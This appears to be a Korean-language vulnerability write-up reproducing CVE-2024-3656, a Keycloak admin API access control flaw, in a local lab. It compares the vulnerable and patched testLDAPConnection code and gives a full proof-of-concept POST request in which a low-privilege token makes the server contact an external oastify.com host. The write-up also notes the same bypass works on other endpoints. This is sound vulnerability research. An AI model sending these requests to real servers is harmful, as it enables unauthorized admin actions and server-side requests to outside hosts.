 h4x0r-dz/cve-2024-3656
Keycloak admin API는 낮은 권한의 사용자도 관리 기능을 사용할 수 있게 합니다.

Keycloak < 24.0.5는 Broken Access Control 취약점에 취약하며, 공격자는 인증된 사용자를 이용하여 다음과 같은 몇 가지 API 작업을 수행할 수 있습니다:
그중에서도 공격자가 외부 호스트와 LDAP 상호작용을 할 수 있는 testLDAPConnection에만 관심이 있었습니다.
먼저 취약한 버전의 KeyCloak 24.0.4를 여기 https://www.keycloak.org/archive/downloads-24.0.4.html 에서 다운로드하세요.
그런 다음 Zip 파일을 추출하고 bin/kc.sh start-dev 명령을 실행합니다.

이제 localhost:8080에서 실행됩니다. 새 관리자 계정을 만든 후 이 관리자 계정으로 로그인하세요.

이제 일반 사용자를 위한 새 Realm을 만든 다음, 이 Realm에서 사용자 권한을 가진 사용자를 생성합니다.
취약점을 수정한 커밋 "Missing auth checks in some admin endpoints" (https://github.com/keycloak/keycloak/commit/d9f0c84b797525eac55914db5f81a8133ef5f9b1)에 따르면,
수정된 파일은 3개입니다:
TestLdapConnectionResource.java UserResource.java ClientRegistrationPolicyResource.java
TestLdapConnectionResource.java의 코드 변경 분석:
(취약한 코드):
public Response testLDAPConnection(TestLdapConnectionRepresentation config) {
    try {
        LDAPServerCapabilitiesManager.testLDAP(config, session, realm);
        return Response.noContent().build();
    }
    // Exception handling...
}
권한 확인이 없었습니다. 모든 인증된 사용자가 testLDAPConnection을 호출하여 LDAP 테스트를 수행할 수 있었으며, 이는 관리 작업입니다.
(패치된 코드):
public Response testLDAPConnection(TestLdapConnectionRepresentation config) {
    auth.realm().requireManageRealm(); // Added permission check
    try {
        LDAPServerCapabilitiesManager.testLDAP(config, session, realm);
        return Response.noContent().build();
    }
    // Exception handling...
}

auth.realm().requireManageRealm(); 라인이 추가되어 사용자가 해당 Realm에 대한 관리자 권한(manage_realm 역할)을 가지고 있는지 확인합니다.
즉, 모든 Realm의 모든 사용자가 /admin/realms/users/testLDAPConnection에 요청을 보낼 수 있습니다.
이제 새 브라우저에서 http://localhost:8080/realms/users/protocol/openid-connect/auth?client_id=account-console 링크를 엽니다.
생성한 사용자로 로그인한 후 authorization: Bearer <> 를 가져옵니다.

취약한 엔드포인트에 HTTP 요청을 보냅니다:
POST /admin/realms/users/testLDAPConnection HTTP/1.1
Host: dzdz.me:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
authorization: Bearer <xxxx>
content-type: application/json
Content-Length: 265
Origin: http://dzdz.me:8080
Connection: close


{

    "action": "testConnection",
    "connectionUrl": "ldap://xxxxxxxxxxxxxxxxxxxxxxx.oastify.com",
    "bindDn": "cn=admin,dc=example,dc=com",
    "bindCredential": "password",
    "useTruststoreSpi": "ldapsOnly",
    "connectionTimeout": "5000"
}
connectionUrl 매개변수에 외부 호스트를 입력하고 요청을 보내면,
DNS 상호작용을 받게 됩니다.
getUnmanagedAttributes와 getProviders에도 동일하게 적용할 수 있습니다.
참고: https://github.com/keycloak/keycloak/commit/d9f0c84b797525eac55914db5f81a8133ef5f9b1 https://github.com/advisories/GHSA-2cww-fgmg-4jqc
